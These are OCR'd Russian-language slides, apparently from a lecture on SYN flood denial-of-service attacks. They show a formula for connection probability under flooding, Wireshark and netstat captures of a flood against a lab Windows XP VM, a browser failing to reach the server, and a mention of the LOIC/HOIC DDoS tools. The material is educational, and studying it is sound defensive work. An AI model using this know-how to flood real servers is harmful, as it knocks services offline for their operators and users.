
80 дней 19 часов 13 минут 05 секунд (туристический сайт)


Вероятность подключения удаленного пользователя к серверу:

P = (N/V)/T

- максимальное число возможных соединений на данном порту (N);
- количество запросов, генерируемых атакующим, за 1 секунду (V);
- тайм-аут очистки очереди запросов (T)


(Untitled) - Wireshark
Windows XP Professional SP2 (RU)
VM
View
File Edit View Go Capture Analyze Statistics Help
Filter:
Expression... Clear Apply
No. Time Source Destination Protocol Info
52846 5.365356 192.217.101.139 192.168.10.3 TCP isis-ambc > http [SYN] Seq=0 Win
52844 5.365216 192.217.101.138 192.168.10.3 TCP isis-ambc > http [SYN] Seq=0 Win
52843 5.365094 192.217.101.137 192.168.10.3 TCP isis-ambc > http [SYN] Seq=0 Win
52842 5.365066 192.217.101.136 192.168.10.3 TCP isis-ambc > http [SYN] Seq=0 Win
52841 5.364814 192.217.101.135 192.168.10.3 TCP isis-ambc > http [SYN] Seq=0 Win
52840 5.364550 192.217.101.134 192.168.10.3 TCP isis-ambc > http [SYN] Seq=0 Win
52839 5.364360 192.217.101.133 192.168.10.3 TCP isis-ambc > http [SYN] Seq=0 Win
52838 5.364351 192.217.101.132 192.168.10.3 TCP isis-ambc > http [SYN] Seq=0 Win
52837 5.364030 192.217.101.131 192.168.10.3 TCP isis-ambc > http [SYN] Seq=0 Win
52836 5.363995 192.217.101.130 192.168.10.3 TCP isis-ambc > http [SYN] Seq=0 Win
52719 5.344685 192.217.101.13 192.168.10.3 TCP isis-ambc > http [SYN] Seq=0 Win
52835 5.363747 192.217.101.129 192.168.10.3 TCP isis-ambc > http [SYN] Seq=0 Win
52834 5.363739 192.217.101.128 192.168.10.3 TCP isis-ambc > http [SYN] Seq=0 Win
52833 5.363474 192.217.101.127 192.168.10.3 TCP isis-ambc > http [SYN] Seq=0 Win
52832 5.363236 192.217.101.126 192.168.10.3 TCP isis-ambc > http [SYN] Seq=0 Win
52831 5.363232 192.217.101.125 192.168.10.3 TCP isis-ambc > http [SYN] Seq=0 Win
52830 5.363224 192.217.101.124 192.168.10.3 TCP isis-ambc > http [SYN] Seq=0 Win
Frame 51874 (60 bytes on wire, 60 bytes captured)
Ethernet II, Src: Vmware_43:59:12 (00:0c:29:43:59:12), Dst: Vmware_f7:34:a2 (00:0c:29:f7:34:a2)
Internet Protocol, Src: 192.217.99.99 (192.217.99.99), Dst: 192.168.10.3 (192.168.10.3)
Transmission Control Protocol, Src Port: isis-ambc (1643), Dst Port: http (80), Seq: 0, Len: 0
Source port: isis-ambc (1643)
Destination port: http (80)
Sequence number: 0 (relative sequence number)
Acknowledgment number: Broken TCP. The acknowledge field is nonzero while the ACK flag is not set
Header length: 20 bytes
Flags: 0x02 (SYN)
Window size: 5840
Checksum: 0x91de [correct]



C:\WINDOWS\system32\cmd.exe
Windows XP Professional SP2 (RU)
VM
C:\Documents and Settings\Администратор>netstat -aon
Активные подключения
Имя Локальный адрес Внешний адрес Состояние PID
TCP 0.0.0.0:80 0.0.0.0:0 LISTENING 256
TCP 0.0.0.0:135 0.0.0.0:0 LISTENING 956
TCP 0.0.0.0:445 0.0.0.0:0 LISTENING 4
TCP 0.0.0.0:3140 0.0.0.0:0 LISTENING 256
TCP 0.0.0.0:3143 0.0.0.0:0 LISTENING 256
TCP 127.0.0.1:1029 0.0.0.0:0 LISTENING 1824
TCP 192.168.10.3:80 192.216.246.183:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.184:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.185:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.186:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.187:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.188:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.189:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.190:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.191:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.192:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.193:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.194:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.195:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.196:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.197:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.198:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.199:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.200:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.201:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.202:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.203:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.204:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.205:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.206:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.207:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.208:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.209:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.210:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.211:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.212:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.213:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.235:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.236:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.237:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.238:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.239:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.240:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.241:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.242:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.243:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.244:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.245:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.246:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.247:1643 SYN_RECEIVED 256
TCP 192.168.10.3:80 192.216.246.248:1643 SYN_RECEIVED 256


Проблема при загрузке страницы - Mozilla Firefox
Файл Правка Вид Журнал Закладки Инструменты Справка
http://192.168.10.3/
Проблема при загрузке стран...
Попытка соединения не удалась
Firefox не может установить соединение с сервером 192.168.10.3.
Возможно, сайт временно недоступен или перегружен запросами. Подождите некоторое время и попробуйте снова.
Если вы не можете загрузить ни одну страницу – проверьте настройки соединения с Интернетом.
Если ваш компьютер или сеть защищены межсетевым экраном или прокси-сервером – убедитесь, что Firefox разрешён выход в Интернет.
Попробовать снова
Готово
100%
19:15
Dolphin
Проблема
trafic : sh
Windows XP

Low/High Orbit Ion Cannon

Низко/Высоко-орбитальная Ионная Пушка


- **L(H)OIC** — «семейство программ, активно используемых для осуществления DDoS-атак в различных интернет-войнах»



